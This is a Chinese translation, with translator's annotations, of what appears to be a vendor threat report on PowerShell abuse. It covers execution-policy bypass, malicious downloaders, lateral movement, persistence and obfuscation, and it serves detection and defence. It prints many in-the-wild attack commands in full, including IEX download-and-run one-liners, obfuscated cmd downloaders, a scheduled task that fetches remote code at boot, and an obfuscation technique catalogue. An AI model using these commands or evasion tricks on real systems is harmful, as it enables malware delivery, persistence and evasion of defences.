一、 PowerShell 在攻击中的不同阶段

这个章节将会显示使用 pwershell 在不同阶段的攻击，什么框架支持攻击者达到目标，和攻击者面临的挑战。

1.1EXECUTION POLICY(执行策略)

默认情况下，微软使用执行策略限制 powershell 脚本，一共有五个选项分别为用户或计算机设置：

Restricted 限制

AllSigned 所有的签名

RemoteSigned 远程签名

Unrestricted 无限制

Bypass

没有为安全设计的功能，而只是防止用户意外的执行脚本。这些策略有助于防止用户被社会工程学攻击诱骗执行恶意脚本。当一个用户启动一个 ps1 脚本，他将在记事本中打开，而不是执行。

默认执行策略是 Restricted. 除了 Windows Server 2012 R2 ，它是 RemoteSigned。Restrcted 策略仅仅准许交互式 powershell 会话，和单个命令，无论脚本来自何处或是否经过数字签名和信任。

组织可以根据自己的需要在自己环境中配置不同的策略。策略可以设置使用不同的范围，如 Machinepolicy 、Userpolicy, Process 、CurrentUser、或者 LocalMachine。微软提供更多关于怎么样为每个作用域设置执行策略。（Get-ExecutionPolicy 为获取当前策略， Set-ExecutionPolicy 为设置策略）

然而，攻击者有很多方法可以用来 bypass 这些执行策略。最常见到的是：

通过管道方式将脚本内容插入 powershell.exe 的标准输入内。例如 type 命令

例子：

Type myscript.ps1 | powershell.exe –noprofile - （译者注：-noprofile 为不加载 windows powershell 配置文件，也可以简写为-NoP，更多参数可以输入 powershell –help 查看）

使用命令参数来执行单个命令，这样就不受执行策略限制。还可以下载并且执行其它脚本。

例子：

Powershell.exe –command “iex(New-Object Net.WebClient).DownloadString(‘http://[REMOVED]/myscript.ps1’)” (译者注：-command 为参数，自己设置)

使用 EncodedCommand 参数可以执行一个 Base64 编码的命令。同样不会受执行策略限制。

例子：

Powershell.exe –enc [ENCODED COMMAND] (译者注:ENCODED COMMAND 为将 ps1 脚本编码后的字符)

使用执行策略并将”bypass”或”unrestricted”作为参数。

例子：

Powershell.exe –ExecutionPolicy bypass –File myscript.ps1

如果攻击者可以访问交互式 powershell 会话，那么他们可以用其它方法，如 Invoke-Command

或简单的将脚本黏贴或者剪切到会话中。
如果攻击者可以执行在受威胁的计算机上执行代码，他们可以修改注册表中的执行策略，存储在下面的项中:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\
ShellIds\Microsoft.PowerShell
SCRIPT EXECUTION（脚本执行）

在多数情况下，powershell 脚本使用 post-exploitation 作为下载器为附加的 payloads。当 Restricted 执行策略阻止用户运行.ps1 扩展的 powershell 脚本时，攻击者可以用其它的扩展来准许他们的脚本执行
Powershell 接收一个参数列表，在大多数情况下，恶意脚本用下面的参数来躲避检测和 bypass 本地限制。
-Nop/-NoProfile (忽略配置文件中的命令)
-Enc/-EncodedCommand(运行经过 base64 编码的命令)
-W Hidden/-WindowStyle(隐藏命令窗口)
-Exec bypass/-ExecutionPolicu Bypass(忽略执行策略限制)
-NonI/-NonInteractive(不显示交互信息)
-C/-Cmmand(运行单个命令)
-F/-File(从指定文件中运行命令)

因为 powershell 自动将"*"字符加入到参数标志中，很多不关键字可以被缩写，比如，不用输入-EncodedCommand,可以直接输入-enco 或者-encodedc,都是可以的，这将会很难自动识别命令参数。在进行模式匹配时应牢记。
到目前为止，我们还没有在攻击中使用版本参数，这将使准许攻击者降低计算机中的 powershell 到一个比较旧的版本，它不能像新版本的那样记录。比如"-version 2.0"，我们也没有看到恶意软件使用 PSConsoleFile 命令，加载指定的 powershell 控制文件。
在恶意 powershell 脚本中，最常见在命令行中使用的命令和函数：
(New-Object System.Net.Webclient).DownloadString()
(New-Object System.Net.Webclient).DownloadFile()
-IEX / -Invoke-Expression
Start-Process

System.Net Webclient l 类是用来向远程发送数据，或者接收数据。这对大多数威胁都是至关重要的，这个类包含 DownloadFile 方法，它可以从远程下载一个文件到存到本地，Download-String 方法可以将远程的内容下载到内存中的缓冲区。
下面的命令可以从远程下载并且执行脚本

Powershell.exe (New-Object
System.Net.WebClient).DownloadFile($URL,$LocalFileLocation);Start-Process $LocalFileLocation
WebClient APi 方法 DownloadString 和 DownloadFile，不仅仅是这些方法可以从远程位置下载内容，Invoke-WebRequest，BitsTransfer,Net.Sockets.TCPClient,和更多的方法都可以提供相似的功能。但是 WebClient 是目前为止最常用的一个。

一旦 payload 被下载或者混淆，该脚本通常使用其它方法来运行 附加代码。有多种方法可以从 powershell 开始新的进程。最常用的方式是 Invoke-Expression 和 Start-Process。Invoke-Expression 允许用户计算和运行动态生成的命令。此方法通常用于直接下载到内存的脚本。我们也看到威胁使用 Invoke-WMIMethod 和 New-Service 或者为 WScript 或 shell 应用创建一个新的 COM 对象以执行 payload，它们通常像下面这样：
(New-Object –com shell.application).ShellExecute()

攻击者还可以直接调用外部函数，比如 CreateThread 或者丢弃批处理文件来执行它们（这句我也不是很懂）。例如，我们发现一个威胁用 System.Diagnostics.ProcessStartInfo 对象来创建一个新的后台进程。

如前所述，powershell 可以用于从内存中直接加载和运行任何 pe 文件。多数脚本重用 ReflectivePEInjection 模块，这是在 2013 年推出，其中最长用的一个 payloads 是 dump 密码工具。

下面的例子展示了常用的 powershell 下载者的调用，我们在野外遇到：

```
Powershell –w hidden –ep bypass –nop –c “IEX ((New-Object
System.Net.Webclient).DownloadString(‘http://pastebin.com/raw/[REMOVED]’))”

Powershell.exe –window hidden –enc KABOAG[REMOVED]

Cmd.exe /C powershell $random = New-Object System.
Random; Foreach($url in @({http://[REMOVED]academy.
com/wp-content/themes/twentysixteen/st1.exe},{http://
[REMOVED].com.au/wp-content/plugins/espresso-social/
st1.exe},{http://[REMOVED].net/wp-includes/st1.
exe},{http://[REMOVED]resto.com/wp-content/plugins/
wp-super-cache/plugins/st1.exe},{http://[REMOVED].
ru/wp-content/themes/twentyeleven/st1.exe})) { try
{ $rnd = $random.Next(0, 65536); $path = ‘%tmp%\’
+ [string] $rnd + ‘.exe’; (New-Object System.Net.
WebClient).DownloadFile($url.ToString(), $path);
Start-Process $path; break; } catch { Write-Host
$error[0].Exception } }
```

(译者注:上面这段代码意思是用 cmd 去调用 powershell，然后几个网址中下载 exe 文件，并且随机命名保存到本地，并执行，就是一个下载者吧)

```
cmd.exe /c pow^eRSheLL^.eX^e
^-e^x^ec^u^tI^o^nP^OLIcY^ ByP^a^S^s -nOProf^I^L^e^
-^WIndoWST^YLe H^i^D^de^N ^(ne^w-O^BJe^c^T ^SY^STeM.
Ne^T^.^w^eB^cLie^n^T^).^Do^W^nlo^aDfi^Le(^’http://
www. [REMOVED].top/user.php?f=1.dat’,^’%USERAPPDATA%.
eXe’);s^T^ar^T-^PRO^ce^s^S^ ^%USERAPPDATA%.exe
```

(译者注:这段代码也是下载一个 exe 并且执行，但是用了大小写和插入格式符进行混淆)

```
Powershell.exe iex $env:nlldxwx
powershell.exe -NoP -NonI -W Hidden -Exec
Bypass -Command “Invoke-Expression $(New-Object
IO.StreamReader ($(New-Object IO.Compression.
DeflateStream ($(New-Object IO.MemoryStream
(,$([Convert]::FromBase64String(\”[REMOVED]\” )))),
[IO.Compression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII)).ReadToEnd();”
```

(译者注:大概意思是将远程的 base64 编码过的 ps 代码中进行压缩传输保存在内存中并直接执行)

powershell.exe -ExecutionPolicy Unrestricted -File
"%TEMP%\ps.ps1"

(译者注:用 Unrestricted 不受限制的策略执行脚本文件)

PowerShell 威胁如何使用标志

为了了解标志的使用频率，我们分析通过我们沙箱运行的脚本，我们发现有三分之一的样本设置了 NoProfile 标志。

近一半(48%)的样品使用 "iex $env:randomname",这是因为 Kotver 恶意软件在这段时间组成了许多分析样本。这个威胁家族用这个环境变量来隐藏命令行记录器中的脚本。

23%的样本中使用了 DownloadFile 函数 在第一层。一些脚本使用了多层 Base64 编码，这是没有计算在这个分析里。隐藏函数 DownloadString 仅仅在少于 1%的情况下使用。

大约 89%使用了 "Bypass"和 11%使用了"Unrestricted"作为参数结合执行策略标志。集合所有的恶意软件家族没有随机化标志的顺序。

电子邮件是 powershell 下载者最常见的传播手段，我们观察到垃圾邮件中经常在.zip 包中，包含 powershell 脚本文件，这些文件有以下扩展:

.lnk .wsf .hta .mhtml .html .doc .docm .xls .xlsm .ppt .pptm .chm .vbs .js .bat .pif .pdf .jar

在过去的六个月里，javascript 是阻止次数最多的电子邮件附件类型，平均每天我们阻止 466,028 封含 jacascript 恶意附件的邮件。第二阻止最多的是.html，接下来是.vbs 和.doc。所有这些类型都能够执行 powershell 脚本，直接或者间接。

如果用户打开这些附件，powershell 脚本将会启动，有些文件类型类似.lnk 和.wsf，也可以直接执行 powershell 脚本，另外像.hta，运行一个 javascript 或者 VBScript 来调用 powershellpayload。Cmd.exe，WScript，CScript，MShta，或者 WMI 这些都是用于执行 powershell 脚本的常用方法。

这些附件可能会增加密码保护来绕过网关安全设备，这些密码会包含在邮件内容里，攻击者用社会工程学方法来诱骗用户打开附件并启用其内容。

我们分析了未在防护链中阻止的 powershell 脚本，例如通过 IPS 签名，或者垃圾邮件过滤系统，这些脚本到达用户计算机并尝试运行，从 2016 年到现在，赛门铁克的基于行为保护的系统发现了 10,797 个 powershell 脚本执行。总数包含有良性脚本，这当然没有被阻止。总共弄有 55%的脚本通过 cmd.exe 来调用运行。如果我们仅仅统计恶意脚本，那么有 95%是通过 cmd.exe 来调用的。

应该被注意的是在目标计算机上执行之前，大多数宏恶意下载被阻止，所以它们还没到触发我们的行为保护系统。

Nemucod downloader

一个使用 powershell 的威胁例子是 js.Nemucod，它下载(Ransom.Locky)勒索软件的变体。该威胁通过垃圾邮件的.zip 附件包含.wsf 文件，大量这些邮件在 2016 年 7 月发送。赛门铁克阻止这些垃圾邮件每天超过 130 万。

.wsf 文件使用加密 Javascript 来下载 payload。这些文件还利用了一个条件编译技巧(@cc_on)，这是一个 jscript 在 IE 中的功能。由于许多安全扫描程序不知道@cc_on 标签，它们认为它是注释而忽略了代码，因此无法检测这个威胁。

这个攻击活动背后的团队在 10 月初改变了战术，开始发送含有.lnk 的邮件。使用社会

工程学技巧，声称该附件是一个发票，当这个附件被执行，它会执行一个 powershell 命令去下载勒索软件，下面是一个 powershell 命令的例子:

Powershell.exe –windowstyle hidden (New-Object System.Net.WebClient.DownloadFile('http://[REMOVED]','%Temp%\[RANDOM].exe');Start-Process '%Temp%\[RANDOM].exe'

office macros

另外一种常见的感染方式是使用 office 文档的宏，在 2016 年卷土重来，攻击者使用社会工程学构造的邮件去欺骗用户开启并执行宏。恶意宏通常执行一些测试来验证是否在计算机上运行，而不是安全研究员的虚拟机里。它可以通过运行 Application.RecentFiles.Count 检查最近的文件是否已打开，一旦宏验证是计算机,它马上下载其它的 powershell 脚本，不幸的是这种行为本身不是恶意的，正如我们看到合法的宏释放并执行良性脚本。

而且，宏代码不需要包含恶意脚本。我们看到存储在表单元格或元数据中的恶意脚本，宏代码会读取这些数据并执行它们。比如下面这个作者属性字段区域:

Author: powershell.exe –nop –w hidden –c "IEX ((NEW-object net.webclient).downloadstring('http://192.168.0.42:80/a'))"

下面是另一个宏读取作者属性字段的示例，并且有经过混淆:

Author: PoWErShELL -EXeCUTIo BYpasS -wIndOWSTy HiDDEN -nolOgO -NOe -NoNiNTer -noPrOFil -COmm " .
(\"{0}{1}\"-f'I','EX') ((&(\"{0}{1}{2}\"-f
'new','-o','bject') (\"{0}{2}{1}{3}\"-f'net','n',.
webclie','t'))…

恶意宏可以使用破折号（-）选项来运行 powershell 可执行文件，然后将脚本的奇遇部分写到标准输入(stdin)。因此，一些日志工具可能不会注意到完整的脚本。
攻击者还可以提供.reg 文件，将 powershell payload 添加到注册表中，以便在特定触发器上执行。比如当计算机重启，要使其正常工作，用户必须忽略在试图打开.reg 文件时出现的警告。攻击者也可以用"regedit.exe /s"从另外一个进程静默导入 payload。到目前我们还没有看到这些技术在使用，因为常用的方法任然有效。

Exploits

Exploit 漏洞利用程序也在试验 powershell，最近我们看到了 Rig，Neutrino，Magnitude，和 Sundown exploit kits 利用 Microsoft Internet Explorer Scripting Engine Remote Memory Corruption 漏洞(CVE-2016-0189).此共计会利用 Jscirpt 和 vbscript 引擎中的一个缺陷来执行代码。一些共计活动使用 powershell 脚本而不是一个 VBScript 来下载和执行文件。下面是一个例子的脚本:

Set shell=createobject("Shell.Application")

shell.ShellExecute "powershell.exe", "-nop -w hidden -c if(IntPtr]::Size -eq 4){b='powershell.

```
exe'}else{$b=$env:windir+'\\\\syswow64\\\\
WindowsPowerShell\\\\v1.0\\\\powershell.exe'};

$s=New-Object System.Diagnostics.ProcessStartInfo;$s.
FileName=$b;$s.Arguments='-nop -w hidden -c Import-
Module BitsTransfer;Start-BitsTransfer " &nburl&"
c:\\"&nbExe&";Invoke-Item c:\\"&nbExe&";';$s.
UseShellExecute=$false;$p=[System.Diagnostics.
Process]::Start($s); "","","open",0
```

在多数情况下，exploit 改变为 powershell 在目前没有真正的好处。因此在目前他们不太可能采取 powershell。然后如果一个网站有一个命令注入路东，攻击者可以利用该漏洞在服务器上执行 powershell 命令。

1.2LATERAL MOVEMENT（横向渗透）

有多个方法可以用来在远程计算机上运行 powershell 命令。这些技术准许攻击者从一个受威胁的计算机在整个企业环境中传播。攻击者经常跨网络移动，以找到有价值的系统。比如邮件或者数据库服务器,取决于他们的最终目标。他们可能会在其他系统上使用来自初始受损计算机的凭据，知道他们获得更高特权的账户控制权。Powershell 命令在远程计算机上运行，并不总是作为恶意行为。系统管理员也会用它们来管理服务器。

下面来讨论在野外遇到的最长用的横向移动方法

Invoke-Command
Enter-PSSession
WMI/wmic/Invoke-WMImethod
Profile injection
Task Sheduler
Common tools e.g. PsExec
Invoke-Command

Powershell 脚本可以在 Invoke-Command 命令帮助下在远程计算机上运行，例如:

```
Invoke-Command –ComputerName $RemoteComputer –ScriptBlock {Start-Process
'C:\mycalc.exe'} –credential (Get-Credential)
```

用户可以同时向多台计算机提供参数并并行在多台计算机上执行命令。新线程在签名的 WsmProvHost.exe 父进程下运行。一旦子进程结束，WsmProvHost 进程也将结束。

Enter-PSSession

另外一个方法是用 PSSession 命令进入远程 powershell 会话交互模式。用户可以通过会话远程执行命令，他们可以用 Enter-PSSession 来进入一个交互 shell 或者 New-PSSession 来创建一个新的背景会话。

```
Enter-PSSession –ComputerName 192.168.1.2 –Credential $credentials
```

运行一个远程 powershell 会话取决于 Windows Remote Mangement（WinRM）服务。该功能

必须时通过 Enable-PSRemoting –Force 或组策略手动开启。可用的命令可以通过受约束的运行空间进行限制。

WMI

WMI 可以用来在远程计算机上运行应用。这不仅限于在 powershell 脚本，而且该应用程序存在于大多数 windows 计算机上，这是很容易利用这个的原因。一种命令请求看起来像下面这样:

([WMICLASS]\\$IP\ROOT\CIMV2:win32_process).Create($Command2run)

同样的方法也适用于 WMI command-line 工具:

Wmic /NODE:[SERVER NAME] process call create “powershell.exe –Enc ‘[PAYLOAD]’”

此外 powershell 支持 WMI 对象，准许脚本直接用 WMI 的功能不需要调用外部命令行。

Get-WmiObject –Namespace “root\cimv2” –Class Win32_Process –Impersonation 3 –Credential MYDOM\administrator –ComputerName $Computer

Profile injection(配置文件注入)

如果攻击者有向远程计算机 powershell 配置文件写入权限，他们可以增加恶意代码到里面，此方法任然需要启动 powershell 来执行恶意脚本。但是在一些环境中，会有执行脚本的常规管理任务。

Other methods

其它的策略包含使用系统或公共工具，比如微软自带的 Task Sheduler 或者 PsExec。为了使用 PsExec 或者访问远程计算机时，攻击者通常需要一个有效的凭据。获取这些详细信息的最常见方法是使用 Mimikatz 工具。爆出本地的密码。此工具有许多 powershell 的实现，比如 Invoke-Mimikatz。

1.3PERSISTENCE（持久控制）

一些针对性的攻击者获取目标权限后，会试图保持控制权限，创建持久的加载点，当 windows 重启后，依然自动启动后门。在一些复杂的攻击活动中，加载点可能不存在，因为攻击者可能会在短时间只会在内存中执行恶意程序，或者窃取凭据，以便以后重新访问计算机。但总的来说加载点创建一个好的后门启动，方便下次入侵。

有很多方法可以在 winows 重启后执行代码。最常见的与 powershell 有关的是:

Registry:攻击者可以存储整个脚本在注册表中。减少落地文件。因为磁盘上没有普通的脚本文件在磁盘上。增加了检测威胁的难度。Registry run 键是最常见的加载点。但是其他的加载点例如服务也能正常工作。通过访问注册表，攻击者还可以修改执行策略。因为它存储在注册表中。

Scheduled tasks(计划任务):一个新任务可以创建一个在指定时间执行 powershell 命令的任务。例如:

schtasks /create /tn name /tr “powershell.exe –WindowStyle hidden –NoLogo –NonInteractive –ep bypass –nop –c ‘IEX ((new-object net.webclient).downloadstring(“[REMOVED]”))’” /sc onstart /ru system

(译者注:

/tn 计划名字
/tr 执行的命令
/sc 执行的模式，onstart 为启动时执行
/ru 使用哪个用户执行，默认为当前用户
)

Startup folder（启动文件夹）:一个小的脚本文件可以放在启动文件夹来保持启动。

WMI:WMI 可以用在本地或远程执行脚本，同 powershell 组合使用将会有很多强大的功能，攻击者可以为任何特定事件创建筛选器，并创建使用者方法在这些事件上触发恶意脚本。了解更多关于 WMI 威胁，可以查阅 BlackHat 上 Graeber 的分享。

Group policies（GPOs）:组策略可以用来为 powershell 后门添加一个启动点。它可以隐藏在一个已经存在的组策略里面。

Infect local profiles(感染本地配置文件): 攻击者可以将恶意代码存放在 6 个可用的 powershell 配置文件里，或者另外创建一个自定义的。当 powershell 启动时，这个代码就会被执行，为了触发受感染的配置文件，一个良性的 powershell 脚本可以放在前面讨论的任何加载点。

Poweliks


注册表键值保持持久性最突出的示例之一是从 2014 年起的 Trojan.Poweliks。使用 powershell 来创建一个无落地文件的持久启动点，在此之后，Trojan.Kotver 开始使用类似的技巧，它是当今最活跃的威胁之一。

创建一个使用非 ASCII 字符作为名称的注册表运行键，这可以防止正常工具显示此值，这类威胁还会修改访问权限，增加删除该键的难度。

这个注册表项使用合法的 rundll32.exe 来执行一个嵌入注册表键的小型 Javascript 代码。这个 Javascript 使用一个 WScript 对象来解密 powershell 脚本从其他的键上，并运行它们。

Powershell 加载一个 watchdog DLL 和其它的 payloads，这些技术准许 poweliks 在计算机上保持活跃状态，而不需要在磁盘上写入普通文件，那样会将它暴露与传统安全工具的检测中。

Figure 3. Poweliks persistence execution chain



(Default)值加载并解密"a"值
"a"值 javascript 释放 powershell 脚本
Powershell 解密 Watchdog DLL
Watchdog DLL 使用 rundll.exe 加载，注入一个进程并保持注册表感染值存在。

二、 OBFUSCATION(混淆)


2.1混淆方法

脚本很容易混淆，简单的随机变量名和字符串串联往往足以欺骗基本的基于静态签名匹配的检测软件。使用 powershell 攻击者可以很多丰富的混淆技巧。
Daniel Bohannon 在 Derbycon 2016 对混淆方法进行了精彩的讨论(https://www.youtube.com/watch?v=P1lkflnWb0I),它他写了一个混淆模块 Invoke-Obfuscation.
这些方法的大多数都是自动化的。下面是一些讨论的混淆方法的列表:
混合大小写，因为命令是不区分大小写的。
例子：(neW-oBjEct system.NeT.WeBclieNt).dOWNloadfile
"GET-"可以省略，如果没有指定的话，它会自动添加到命令上。
例子：Get-command 同 Command 功能一样。
"System."可以被省略，如果没有指定，他也会自动添加到对象上。

例子：System.Net.Webclient 同于 Net.WebClient
字符串可以串联，里面可以包含变量，准许单双引号。
例子：(New-Object Net.WebClient).DownloadString(“ht”+’tp://’+$url)
可以在命令的各部分插入空白
例子：(New-Object Net.WebClient).DownloadString($url)
多个命令可以用来做相同的事情
例子：DownloadString 可以替换为 OpenRead 或者 Invoke-WebRequest
对象可以设置在变量里，可以在后面命令中使用
例子：$webcl=New-Object Net.Webclient;$webcl.DownloadString($url)
成员参数可以使用单双引号
例子：’DownloadFile’
有例外 14 个特殊情况，转义字符 (`)可以在字符前使用，结果没有任何影响
例子：(new-object net.webclient).”d`ownl`oa`dstr`in`g”($url)
Get-Command 可以用于搜索命令，并返回一个对象，可以用&或.来调用
例子：&(Get-Command New-Ob*)
很多命令可以调用别名来使用
例子：GCM 可以代替 Get-Command
管道符|可以用来改变命令行上的顺序
.Invoke()可以用来取代 Invoke-Command
例子：(New-Object Net.WebClient).DownloadString.invoke($url)
有些参数可以用他们的数字替换
例子：”-window 1” 可以代替”-window hidden”
Powershell 1.0 的语法也可以使用
例子：Scriptblock conversion
可以用编码字符(hex,ASCI,octal)替换字符串
例子：[char]58 为”:”
应用字符串操作，可以进行任意分隔替换，两次翻转字符串
例子：(New-Object Net.WebClient).Downloadstring((http://myGoodSite.tld –replace “Good” “attacker”))
字符串可以使用运算符”-f”格式化。
例子：(New-Object Net.WebClient).Downloadstring((http://{2}{1} –f ‘no’, ’.TLD’ , ‘myAttackerSite’))
字符串可以用 Base64 UTF8 来压缩或者编码解码。
字符串可以进行加密，比如利用 XOR

在 2010 年，一名日本研究员，完全用符号写了一个”Hello world”的脚本，主要是依靠动态 Invoke-Expressions。这演示了混淆处理如何使脚本更晦涩。

Figure 4. Hello World script written in symbols



这些方法可以通过递归的方式进行组合和应用，使脚本再命令行中被重重混淆。与任何混淆处理方法一样，如果启用了脚本阻止日志记录和模块日志记录，则可以在分析开始之前应用多个需要处理的隐匿级别，然后在命令记录之前一些混淆将被删除。

下面一个混淆的命令是用一个自动攻击工具生成的，它使用了^字符来混淆 cmd.exe 命令行，并且混杂大小写和空格来混淆 powershell 脚本。这个命令的参数名和顺序始终相同，准许将其顺序映射到指定的工具。

```
%SYSTEM%\cmd.exe /c poWerSheLL.exe -eXecutio^nPOlIcy
ByPasS^ -n^op^rO^fi^l^e -wIN^dOW^s^tyLe^
hI^d^den^ (n^ew^-^OB^Ject^ ^s^Y^S^tem^.ne^t.
we^Bcl^i^ent^)^.^do^wnlo^adf^Ile(^’http://[REMOVED]/
user.php?f=1.dat’,’%USERAPPDATA%.eXe’);^S^tart-
^PR^O^ce^SS^ %USERAPPDATA%.eXe
```

值得指出的是，在 111 个活跃的威胁家族软件中，只有 8%使用任何混淆，例如大小写混写。

有个例子，我们在 2014 年遇到的一个后门木马变体，从简单的 powershll base64 编码开始，第一阶段进行脚本压缩，并通过 Invoke-Expression 调用执行它，这反过来生成了一个脚本，使用 CompileAssemblyFromSource 命令来编译并执行动态嵌入代码，变异后的代码将尝试在挂起状态下执行 rundll32.exe。注入恶意程序到最近创建的进程里，并重启 rundll32 线程。

在执行最后的 payload 之前，需要解开这三层混淆。

2.2ANTI-OBFUSCATION(反混淆)

当恶意 powershel 脚本执行，它们大部分会使用 Executionpolicy 和 NoProfile 参数，这些特征给在你环境中找出恶意脚本提供了一个好的思路。而不是搜索 Executionpolicy 关键字，可以缩短，搜索”bypass”和”unrestricted”在 powershell 命令中，在大多数情况下，如果一个脚本被混淆，它们就很像是恶意脚本，作为系统管理员没有必要去混淆他们自己的日常工作脚

本。虽然一个模糊的日志可能会欺骗自动分析工具，但是它们逃不出敏锐的安全分析员。
一些工具可以分词脚本，powershell 本身有一个很好的分词方法来分解命令以便进一步分析，Lee Holmes 讨论了命令的频率、特殊字符以及 powershell 脚本本身的功能如何发现混淆，比如大量的引号或大括号表明，一个命令可能已被混淆。
如果扩展的日志记录开启了，将会有大量字符混淆会被记录之前删除，因此恶意脚本会在检测到之前就已经执行了，建议将前瞻性的方法和日志监视结合起来。

2.3DISGUISING SCRIPTS(伪装脚本)

有多种方法允许 powershell 脚本不直接使用 powershell.exe 来执行，这些技术可以欺骗基于使用 powershell.exe 或黑名单方式的安全工具。这主要的两个方法使用.NET 框架来工作(使用 nps 和 Powerpick)或使用单独的运行空间(使用 p0wnedshell 和 PSattack).有各种各样的工具，例如 PS2EXE，它创建一个独立的执行文件，在.NETde 对象的帮助下来执行 powershell 脚本。
另一样技术涉及良性工具 MSBuildShell, 使用 .NET 中的 MSbuild 和 System.management.Automation 函数来创建一个 powershell 实例，MSBuildShell 可以启动一个 powershell 实例用下面的命令:

msbuild.exe c:\MSBuildShell.csproj

其它的攻击者，尝试通过添加合法的方法来混淆检测工具，类似 ping 添加进命令行，这些无用的命令还将延迟 payload 的执行，例如下面的命令

%SYSTEM%\cmd.exe /c ping localhost & powershell.
exe -executionpolicy bypass -noprofile -windowstyle
hidden (new-object system.net.webclient). downloadfile('http://[REMOVED]/wp-admin/
f915df4a50447.exe','%USERAPPDATA%cNZ49.exe'); stARt-
ProcEss '%USERAPPDATA%cNZ49.exe'

有些恶意脚本也会使用 echo 和 type 命令，并通过管道符来发送内容，甚至将 payload 复制到记事本或写字板，这个脚本然后使用其他的实例执行这个位置的 payload。这些操作会打断执行链，因为在最后，它不是同一 powershell 实例在运行 payload。攻击者常常使用模块化方法来混淆基于行为检测的措施，恶意操作在多个进程中传播。
也可以在 powershell 中自动化其它应用程序，例如使用 COM 对象或者 SendKeys 来强制其它应用程序执行网络连接，一个实例，powershell 脚本可以创建一个 Internet Explorer COM 对象使它获取一个 URL，然后可以在脚本找那个加载该网页的内容，并且执行该网页的一部分。日志将显示标准浏览器进行互联网连接，这似乎不可疑。
另外通常的方法，攻击者用来避免启动 powershell.exe 是将脚本存储在环境变量中，然后从变量中调用脚本。Trojan.Kotver 广泛使用该方法，命令行仍将显示在 powershell 日志文件中，但是在大多数情况下，执行的实际脚本可能丢失，例如:

Cmd.exe /c "set myName=[COMMAND] && powershell IEX $env:myName"

如果攻击者无法控制脚本的执行方式，一旦它启动，然后脚本可以尝试隐藏它自己的可见窗口，这是由安全研究员 Jeff Wouters 在 2015 发现。即使脚本窗口在一瞬间可见，它可能会被忽视，例如:

Add-Type -Name win -MemberDefinition
'[DllImport("user32.dll")] public static extern bool

ShowWindow(int handle, int state);' -Namespace native
[native.win]::ShowWindow(([System.Diagnostics.
Process]::GetCurrentProcess() | Get-Process).
MainWindowHandle,0)

我们还发现攻击者使用多种文件同时出现，这是有效的多种文件格式，一个文件可以是一个有效的 HTML、WinRAR 和 powershell 脚本一起。根据脚本调用的方式，它会生成不同的结果，这样的行为会迷惑自动的安全系统。这可能有助于逃避检测的威胁。最近看到一个类似的方法，powershell 脚本隐藏在证书里(http://pastebin.com/nhtVrdgs)。

正如其它安全研究员所建议的，powershell 中的 Securestring 功能或 Cryptographic Message Syntax 准许以加密的形式发送命令，这使得命令在传输中很难去分析。密码可以在以后提供解密和运行脚本。

